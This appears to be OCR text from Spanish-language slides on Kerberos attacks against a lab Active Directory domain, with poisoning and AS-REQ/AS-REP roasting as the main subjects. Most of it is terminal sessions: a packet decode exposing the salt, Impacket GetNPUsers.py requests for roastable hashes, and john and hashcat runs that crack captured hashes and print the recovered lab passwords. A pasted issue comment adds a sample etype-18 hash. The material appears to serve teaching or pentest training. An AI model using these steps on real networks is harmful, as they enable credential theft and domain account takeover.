
SALT EXTRACT - PREAUTH FALIED

```
   889 157.823371    192.168.169.130                192.168.169.138      KRB5      279 AS-REQ
   890 157.823697    192.168.169.138                192.168.169.130      KRB5      242 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED

> Frame 890: 242 bytes on wire (1936 bits), 242 bytes captured (1936 bits)
> Ethernet II, Src: VMware_c1:57:7d (00:0c:29:c1:57:7d), Dst: VMware_51:85:da (00:0c:29:51:85:da)
> Internet Protocol Version 4, Src: 192.168.169.138, Dst: 192.168.169.130
> Transmission Control Protocol, Src Port: 88, Dst Port: 61454, Seq: 1, Ack: 226, Len: 188
v Kerberos
  > Record Mark: 184 bytes
  v krb-error
      pvno: 5
      msg-type: krb-error (30)
      stime: Oct 28, 2024 15:30:01.000000000 SA Pacific Standard Time
      susec: 472110
      error-code: eRR-PREAUTH-REQUIRED (25)
      realm: SERIEA
    v sname
        name-type: kRB5-NT-SRV-INST (2)
      v sname-string: 2 items
          SNameString: krbtgt
          SNameString: SERIEA
    v e-data: 305c3039a103020113a2320430302e3025a003020112a11e1b1c57494e2d5655384d3733…
      v PA-DATA pA-ETYPE-INFO2
        v padata-type: pA-ETYPE-INFO2 (19)
          v padata-value: 302e3025a003020112a11e1b1c57494e2d5655384d373341444643364164696e697374…
            v ETYPE-INFO2-ENTRY
                etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                salt: WIN-VU8M73ADFC6Administrator
            v ETYPE-INFO2-ENTRY
                etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
      v PA-DATA pA-ENC-TIMESTAMP
        v padata-type: pA-ENC-TIMESTAMP (2)
            padata-value: <MISSING>
      v PA-DATA pA-PK-AS-REQ
        v padata-type: pA-PK-AS-REQ (16)
            padata-value: <MISSING>
      v PA-DATA pA-PK-AS-REP-19
        v padata-type: pA-PK-AS-REP-19 (15)
            padata-value: <MISSING>
```


SALT EXTRACT – PREAUTH FALIED



SALT EXTRACT - ASREP




Poisoning + ASREQ-Roasting





```
❯ cat hash
       File: hash
   1   $krb5pa$18$Administrator$SERIEA$WIN-VU8M73ADFC6Administrator$f5fd0d1700d54018530399a3f8d478392223ba9c45786f064ea3bbb8b6be05d0bfc81cde62df291298cd82d58afbdad28ddefcdc13c2fd6d
❯ vim wordlist.txt
❯ john ./hash --wordlist=./wordlist.txt --format=krb5pa-sha1
Using default input encoding: UTF-8
Loaded 1 password hash (krb5pa-sha1, Kerberos 5 AS-REQ Pre-Auth etype 17/18 [PBKDF2-SHA1 128/128 AVX 4x])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 24 needed for performance.
Marcianito123    (?)
1g 0:00:00:00 DONE (2024-10-28 18:46) 100.0g/s 100.0p/s 100.0c/s 100.0C/s Marcianito123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Poisoning + ASREP-Roasting



Poisoning + ASREP-Roasting



Petición AS-REP

Salt.

Ticket cifrado con la clave del usuario Krbtgt.

Session Key cifrada con la clave del Principal.

Poisoning + ASREP-Roasting

rumiljonov commented on Nov 1, 2020

Currently hashcat only supports etype 23 (NTLM) for AS-REP, but in case of Linux krb5kdc hash will be encrypted with AES-128 (etype 17) or AES-256 (etype 18).

Here is an example hash from my local krb5kdc test server

```
$krb5asrep$18$roastable@rumiljonov.local:2a45894d63625b4cabc91a8fb8d7f2b7$118dec18ad6d7cdb3b46cd6234d6902b0ea4ba8278460a4b
60aea8d4d2e8d24e9747bcf0277574604292bb0dcfcb81f975fe6587301503320e865c77f3d9617c5daf59a5a3c961ee0c38934fce6f88861c91a02850a
2c787db89dea5b00b2a5d51d3f533cd9c13795d9542a46d6322e8cad8cad75c98e79c1589cc4b11dda84ce8a929178d384e7e0a8cddc93a8ef0b7c1ccb1
b89c3c6712a4c6f7e9def82439c0440f5cfd1618239a3c9888b6e3a0b664a2fd46046e36859b83756b3c6ace4b456228b1496433fa6ab8c5ca8b0e8fed6
028f6a222580ec4507e29803ef8fe322f0e
```

password is `password`

5 1 2


matrix mentioned this issue on Jan 23, 2021

1820 type problem #2633 Closed

lapolis commented on Feb 16, 2021

Hi everyone, is this algorithm being implemented any time soon? or there is a long list ahead?

Poisoning + ASREP-Roasting



Poisoning + ASREP-Roasting

$krb5asrep$18$< PRINCIPALNAME>$<REALM> $<CHECKSUM> $<CIPHER_BYTES>

$krb5asrep$18$baggio$SERIEA.LOCAL$0059167b4d11b63d81bfecc2$cf65be73e551b…

```
❯ python3 GetNPUsers.py seriea.local/Administrator -dc-ip 192.168.169.138 -request -format hashcat
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
Name    MemberOf  PasswordLastSet             LastLogon                   UAC
------  --------  --------------------------  --------------------------  --------
baggio            2024-03-26 17:40:20.966675  2024-10-30 15:06:14.698589  0x410200



$krb5asrep$18$baggio$SERIEA.LOCAL$0059167b4d11b63d81bfecc2$cf65be73e551b48633d2ccf1dbe2ed9832d64e0412e6ed9648335b1cd113c5631d1e68dfffc5b9d99ab956dd734fde11a671f1fcc4daa7377d73842f26d943d4de120f0cfd452862a7fa8277
fab48fd0e0db3928f441d12552e26704bea81b8c1ee46b98abf0bc76f90e26339930dad55991b8a9c3cb2f154e04eb02f0ee35a259c8047d91c7e5c10421021c3d3d22b7390ec90503a414e5ab6bb71bac11ec0e567c7bb348d48b1e24de7db3d3476974636bbdd594d
130b5c33563de5dde852440c3fe71adb2805f64bdd8fac810aa44e3f3bb8c6b084c6326a55554f469520cdf8de831d5b684e1df6ee025a8e4e56dd99a703b59245a8f13e9094d461be78ca75994ed
```

Poisoning + ASREP-Roasting

```
❯ ./hashcat -m 32200 -o resultado.txt hash asrep wordlist.txt
hashcat (v6.2.6-851-g6716447df) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
═══════════════════════════════════════════════════════════════════════════════════════════════════════════════════════

* Device #1: cpu-sandybridge-AMD Ryzen 9 7900X3D 12-Core Processor, 5895/11855 MB (2048 MB allocatable), 6MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename..: wordlist.txt
* Passwords.: 1
* Bytes.....: 11
* Keyspace..: 1
* Runtime...: 0 secs

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 32200 (Kerberos 5, etype 18, AS-REP)
Hash.Target......: $krb5asrep$18$baggio$SERIEA.LOCAL$0059167b4d11b63d8 ... 5994ed
Time.Started.....: Wed Oct 30 15:10:53 2024 (0 secs)
Time.Estimated...: Wed Oct 30 15:10:53 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (wordlist.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:        7 H/s (0.67ms) @ Accel:128 Loops:1024 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1/1 (100.00%)
Rejected.........: 0/1 (0.00%)
Restore.Point....: 0/1 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:3072-4095
Candidate.Engine.: Device Generator
Candidates.#1....: DCodino123 → DCodino123
Hardware.Mon.#1..: Util: 14%

Started: Wed Oct 30 15:10:30 2024
Stopped: Wed Oct 30 15:10:55 2024
❯ cat resultado.txt
```

File: **resultado.txt**

```
1  $krb5asrep$18$baggio$SERIEA.LOCAL$0059167b4d11b63d81bfecc2$cf65be73e551b48633d2ccf1dbe2ed9832d64e0412e6ed9648335b1cd113c5631d1e68dfffc5b9d99ab956dd734fde11a671f1fcc4daa7377d73842f26d943d4de120f0cfd45286
   2a7fa8277fab48fd0e0db3928f441d12552e26704bea81b8c1ee46b98abf0bc76f90e26339930dad55991b8a9c3cb2f154e04eb02f0ee35a259c8047d91c7e5c10421021c3d3d22b7390ec90503a414e5ab6bb71bac11ec0e567c7bb348d48b1e24de7db3d
   3476974636bbdd594d130b5c33563de5dde852440c3fe71adb2805f64bdd8fac810aa44e3f3bb8c6b084c6326a55554f469520cdf8de831d5b684e1df6ee025a8e4e56dd99a703b59245a8f13e9094d461be78ca75994ed:DCodino123
```

Poisoning + ASREP-Roasting

```
❯ python3 GetNPUsers.py seriea.local/Administrator -dc-ip 192.168.169.138 -request -format hashcat
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
